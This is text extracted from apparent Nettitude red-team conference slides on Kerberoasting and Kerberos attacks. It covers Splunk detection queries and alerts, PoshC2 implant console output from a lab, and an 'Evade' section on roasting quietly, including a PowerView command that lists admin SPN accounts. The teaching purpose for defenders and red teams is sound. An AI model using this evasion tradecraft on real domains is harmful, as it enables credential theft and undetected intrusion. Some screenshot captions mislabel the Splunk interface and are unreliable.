

# Attack - Detect - Evade Getting Splunky with Kerberos

Nettitude RT

**NETTITUDE**

A member of the Lloyd's Register group

# Mac - @BaffledJimmy

Red Teamer @ Nettitude

- Do RT / big inf pentesting
- Enjoys AD abuse and using security tooling against organisations
- Spoken at GISEC Dubai
- Delivered some RT training
- Got some certs that don't matter that much

# Ross - @PwnDexter

## Red Teamer @ Nettitude

- Worlds smallest Red Teamer
- Bulk of my time is spent delivering red team engagements, fighting EDR products and blue teams, or reporting
- Been working on CTI for the last year
- Exploring the world of detection and threat hunting with the likes of Splunk, Sysmon and Carbon Black
- Various certs – CCSAS, CCT/CTL, OSCE, OSCP, OSWP and more
- Previously a pen tester and bug hunter for circa 5 years

# Contents


- The Talk – What & Why
- Kerberos 101
- Splunk 101
- Attack Detect & Evade
  - Kerberoast
  - Unconstrained Delegation
  - Golden Ticket
- Threat Hunting Demo
- Key Takeaways for your Organisation

# The Talk – What & Why

- Demonstrating that there is more to Kerberos than meets the eye
- We are not promoting Splunk, you can do this with other tools such as ElasticSearch, LogRhythm, Yara, OSQuery, Sigma, HELK etc
- Show the footprint that is left on the environment from the red side
- Show the challenges faced in detecting attacks from the blue side
- Show things to think about for threat hunting off the back of a detection
- Designed to improve both RT and BT understanding of Kerberos attack and defence



# Kerberos 101



# Splunk 101

**Server** – The Splunk Server which consumes and processes all the data sent to it from the forwarders.

**Forwarder** - The universal forwarder collects data from a data source or another forwarder and sends it to a forwarder or a Splunk deployment.

**Indexer** - The index is the repository for Splunk Enterprise data. Splunk transforms incoming data into events, which it stores in indexes.

**SourceTypes** - The source type of an event is the format of the data input from which it originates, such as WinEventLog.

**Search Queries** - Used to retrieve events from indexes and/or filter results from searches using various arguments.

## References:

- <https://docs.splunk.com>
- <https://wiki.splunk.com>
- <https://splunkbase.splunk.com>

# Splunk Setup

Independent Splunk Enterprise Server installed on a Ubuntu Server in ESXI.

Splunk Universal Forwarders deployed to all workstations and servers.

Latest SysMon deployed in parallel with Splunk for increased visibility. This provides insight which rivals most EDR tools such as Carbon Black.

SysMon configured with @SwiftOnSecurity's custom SysMon configuration.


TA-Microsoft-Sysmon Splunk plugin installed on Splunk server.

## References:

- <https://github.com/SwiftOnSecurity/sysmon-config>
- <https://splunkbase.splunk.com/app/1914/>



# Network Diagram



Proxy Server

Splunk Server

Windows 2016 DC

Windows 10 Workstations x 3

Fully configured Active Directory

AMSI Enabled

SentinelOne

Defender

# Attacks

- Kerberoast
- Unconstrained Delegation
- Golden Ticket

```
root@SteelCon-C2: ~ 106x50

Task 01208 (Mac) issued against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)
loadmodule Stage2-Core.exe

Task 01208 (Mac) returned against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)
Module loaded successfully
```

```
root@SteelCon-C2: ~ 81x42

===== v4.8 www.PoshC2.co.uk =====

User: Mac

[91]: Seen:13/07/2019 09:24:18 | PID:2076 | 1s | BLOREBANK\deb @ WIN7-CLIENT2 (MD64) PS
[92]: Seen:13/07/2019 09:24:18 | PID:3620 | 1s | BLOREBANK\deb @ WIN7-CLIENT2 (MD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 91

BLOREBANK\deb @ WIN7-CLIENT2 (PID:2076)
91>

sftp root@steelcon.duckdns.org 90x7
Connected to root@steelcon.duckdns.org.
sftp>
sftp>
sftp>
sftp>
sftp>
sftp>
```

# Prevent & Detect - Kerberoast

- Check for shared credentials across the environment (SQL is the biggest offender)

```
Get-SQLInstanceDomain -Verbose | Group-Object DomainAccount |  
Sort-Object count -Descending | select Count,Name | Where-  
Object {($_.name -notlike "*$") -and ($_.count -gt 1) }
```

- Honey SPNs - GitHub link at the end of the talk

```
Get-EventLog -LogName Security | where {$_.EventID -eq "4769"  
| select eventid, date, accountname, servicename
```

- Disable service account interactive login & alert if it is attempted


# Detect - Kerberoast (Query)

index=main sourcetype=WinEventLog:\* earliest=-25h EventCode=4769 | stats count by Account\_Name

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling ▼

Events (250) Patterns Statistics (10) Visualization

Format Timeline ▼ - Zoom Out + Zoom to Selection × Deselect



List ▼ ✎ Format 20 Per Page ▼

< Hide Fields		≡ All Fields	i	Time	Event
<strong>SELECTED FIELDS</strong> <a href="#">a host</a> 1 <a href="#">a source</a> 1 <a href="#">a sourcetype</a> 1  <strong>INTERESTING FIELDS</strong> <a href="#">a Account_Domain</a> 3 <a href="#">a Account_Name</a> 10 <a href="#">a Client_Address</a> 6 <a href="#"># Client_Port</a> 100+ <a href="#">a ComputerName</a> 1 <a href="#"># EventCode</a> 1 <a href="#"># EventType</a> 1 <a href="#">a Failure_Code</a> 1 <a href="#">a index</a> 1			>	07/07/2019 10:13:09.000	07/07/2019 11:13:09 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 <a href="#">Show all 37 lines</a>  host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security
			>	07/07/2019 09:56:44.000	07/07/2019 10:56:44 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 <a href="#">Show all 37 lines</a>  host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security



# Detect - Kerberos (Event)

07/08/2019 11:32:39 AM

LogName=Security

SourceName=Microsoft Windows security auditing.

EventCode=4769

EventType=0

Type=Information

ComputerName=DS-DCPRD-01.digital solutions.com

TaskCategory=Kerberos Service Ticket Operations

OpCode=Info

RecordNumber=1297856

Keywords=Audit Success

Message=A Kerberos service ticket was requested.

## Account Information:

Account Name:	jason.parry@DIGITALSOLUTIONS.COM
Account Domain:	DIGITALSOLUTIONS.COM
Logon GUID:	{E8429B84-A24B-76BD-2766-54715353830A}

## Service Information:

Service Name:	mssqlsvccnt
Service ID:	S-1-5-21-3761752888-2114804872-3927619150-1110

## Network Information:

Client Address:	::ffff:10.150.10.34
Client Port:	56430

## Additional Information:

Ticket Options:	0x40800010
Ticket Encryption Type:	0x17
Failure Code:	0x0
Transited Services:	-

# Detect – Kerberoast (Stats)

index=main sourcetype=WinEventLog:* earliest=-25h EventCode=4769   stats count by Account_Name		All time	🔍
✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling ▼		🟢 Job ▼    📄 ↻ 🖨️ ⬇️ 🗨️ Verbose Mode ▼	
Events (250)	Patterns	Statistics (10)	Visualization
20 Per Page ▼	✍️ Format	Preview ▼	
Account_Name ↕	count ↕		
Administrator@DIGITALSOLUTIONS.COM	7		
BLOREDC1\$@BLOREBANK.LOCAL	2		
CaptainKoala@DIGITALSOLUTIONS.COM	16		
DS-DCPRD-01\$@DIGITALSOLUTIONS.COM	32		
DS-PRDWRK10019\$@DIGITALSOLUTIONS.COM	24		
DS-PRDWRK10020\$@DIGITALSOLUTIONS.COM	31		
DS-PRDWRK10021\$@DIGITALSOLUTIONS.COM	36		
MJ.Hashes@digitalsolutions.com	10		
jason.parry@DIGITALSOLUTIONS.COM	71		
mj.hashes@DIGITALSOLUTIONS.COM	21		

# Detect – Kerberoast (Refining)

index=main sourcetype=WinEventLog:\* earliest=-8d EventCode=4769 AND Ticket\_Encryption\_Type = 0x17 AND Account\_Name != "\$\*" | stats count by Account\_Name

✓ 90 events (before 07/07/2019 10:53:48.814) No Event Sampling

Events (90) Patterns **Statistics (2)** Visualization

20 Per Page Format Preview

Account_Name	count
Administrator@DIGITALSOLUTIONS.COM	8
jason.parry@DIGITALSOLUTIONS.COM	82

# Detect – Kerberoast (Alert Creation)

**Alert**

**Kerberoast 4769**

Description

Suspected Kerberoast Attack - This is an IOC, perform initial investigation of account & asset.

Alert type

Scheduled

Real-time

Expires

30

day(s) ▼

Trigger Conditions

Trigger alert when

Number of Results ▼

is greater than ▼

3

in

1

minute(s) ▼

Trigger

Once

For each result

Throttle ? ☒

Suppress results

Limiting field value

30

second(s) ▼

Log Event

Send log event to Splunk receiver endpoint

Output results to lookup

Output the results of the search to a CSV lookup file

Output results to telemetry endpoint

Custom action to output results to telemetry endpoint

Run a script

Invoke a custom script

Send email

Send an email notification to specified recipients

Webhook

+ Add Actions ▼

When triggered

▼

Add to Triggered Alerts

Remove


Severity

High ▼

Cancel

Save

# Detect – Kerberoast (Trigger Alert)




The screenshot displays the NetMiner Enterprise web application. The top navigation bar includes the 'enterprise' logo, a dropdown menu for 'Apps', and user-related links for 'Administrator', 'Messages', 'Settings', 'Activity', and 'Help'. Below the navigation bar, there are filter controls for 'Owner' (set to 'All'), 'Severity' (set to 'All'), and 'Alert' (set to 'All'). A 'Filter' button is also present. The main content area shows a table of triggered alerts. The table has columns for 'Time', 'Fired alerts', 'App', 'Type', 'Severity', 'Mode', and 'Actions'. Four alerts are listed, all with a 'High' severity and 'Per Result' mode. The alerts are for 'Kerberos 4769', 'Kerberos 4769 EncType 17(RC4)', 'Kerberos 4769', and 'Eventcode 4769'. Each alert entry includes links to 'View results', 'Edit search', and 'Delete'.

Time ↕	Fired alerts ↕	App	Type ↕	Severity ↕	Mode ↕	Actions
2019-07-07 20:13:46 UTC	Kerberos 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:11 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:11 UTC	Kerberos 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:10 UTC	Eventcode 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

NetMiner Enterprise  
A member of the Lloyd's Register group

# Detect – Kerberoast (Trigger Alert)



The screenshot displays the NetMiner Enterprise web application. The top navigation bar includes the 'enterprise' logo, a dropdown menu for 'Apps', and user controls for 'Administrator', 'Messages', 'Settings', 'Activity', and 'Help'. Below the navigation bar, there are filter controls for 'Owner' (set to 'All'), 'Severity' (set to 'All'), and 'Alert' (set to 'All'). A 'Filter' button is also present. The main content area shows a table of triggered alerts. The table has columns for 'Time', 'Fired alerts', 'App', 'Type', 'Severity', 'Mode', and 'Actions'. Four alerts are listed, all with a 'High' severity and 'Per Result' mode. The alerts are for 'Kerberos 4769', 'Kerberos 4769 EncType 17(RC4)', 'Kerberos 4769', and 'Eventcode 4769'. Each alert entry includes links to 'View results', 'Edit search', and 'Delete'.

Time ↕	Fired alerts ↕	App	Type ↕	Severity ↕	Mode ↕	Actions
2019-07-07 20:13:46 UTC	Kerberos 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:11 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:11 UTC	Kerberos 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:10 UTC	Eventcode 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

NetMiner Enterprise  
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# Evade - Kerberoast

Make use of C# tooling to reduce chance of endpoint detections courtesy of .NET

- Rubeus / SharpView

Check the Domain Functional Level

- Often see that there are 2012 R2+ domain controllers, but no upgrade to the actual FFL or DFL
- If the DFL is 2008+, AES is SUPPORTED. But you can still get RC4 hashes!

Roast carefully against particular OUs, at the right time of day, from the right user context, with the right encryption algorithm to blend in. NPK can help with AES.

Interrogate intelligently, know your enemy and environment, even if you don't!

- Get admin SPNs, check accounts first before roasting, roast periodically
- ***Get-DomainUser -SPN | ?{\$\_.memberof -like '\*Admin\*'} | select name,userprincipalname,serviceprincipalname,memberof***
- Beware the honey SPNs, do your recon!



```

root@SteelCon-C2: ~ 106x50
ZonesSecurityUpgrade      : {187, 86, 14, 73...}
EnableNegotiate           : 1
MigrateProxy              : 1
ProxyEnable               : 0
WarnonZoneCrossing        : 0
ProxyServer               : 10.150.10.1:8080
PSPath                   : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion\Internet
                           Settings
PSParentPath              : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
PSChildName               : Internet Settings
PSProvider                : Microsoft.PowerShell.Core\Registry

Task 01267 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:15)
get-ipconfig

Task 01267 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:16)

[+] IPConfig

ComputerName              : DS-PRDWRK10019
IPAddress                 : {10.150.10.34}
NetworkAdapter            : Intel(R) 82574L Gigabit Network Connection
MACAddress                : 00:0C:29:39:83:A1
DefaultGateway            : {10.150.10.1}
DHCPServer                :
DHCPEnabled               : False
SubnetMask                : {255.255.255.0}
DNSServer                 : {10.150.10.187, 10.150.10.105}
WinsPrimaryServer         :
WinsSecondaryServer       :

Task 01268 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:17)
pwd

Task 01268 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:17)

Path
----
C:\Users\jason.parry

```

```

root@SteelCon-C2: ~ 81x45

===== v4.8 www.PoshC2.co.uk =====

User: Mac

[93]: Seen:13/07/2019 11:22:20 | PID:7940 | 1s | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS
[94]: Seen:13/07/2019 11:22:20 | PID:2412 | 1s | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 94

DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:2412)
94>

```

```


sftp root@steelcon.duckdns.org 90x3
sftp>
sftp>
sftp>

```

# Attack 2 - Unconstrained Delegation

Exceptionally quick TLDR:

Commonly seen on administrative servers where 3rd party AD tools are run from, and webserver to allow it to talk to backend servers as individual users.



